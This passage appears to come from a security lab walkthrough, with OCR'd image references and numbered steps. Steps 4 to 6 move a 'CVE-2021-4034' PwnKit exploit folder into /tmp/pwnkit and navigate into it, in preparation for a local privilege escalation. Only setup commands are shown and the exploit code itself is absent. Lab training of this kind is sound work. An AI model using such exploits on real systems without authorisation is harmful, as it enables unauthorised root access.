
4. Now, in the terminal type **mv CVE-2021-4034 /tmp/pwnkit/** and press **Enter**.




5. In the terminal window, type **cd /tmp** and press **Enter** to navigate to **tmp** directory.




6. Type **cd pwnkit** and press **Enter** to navigate into **pwnkit** folder.



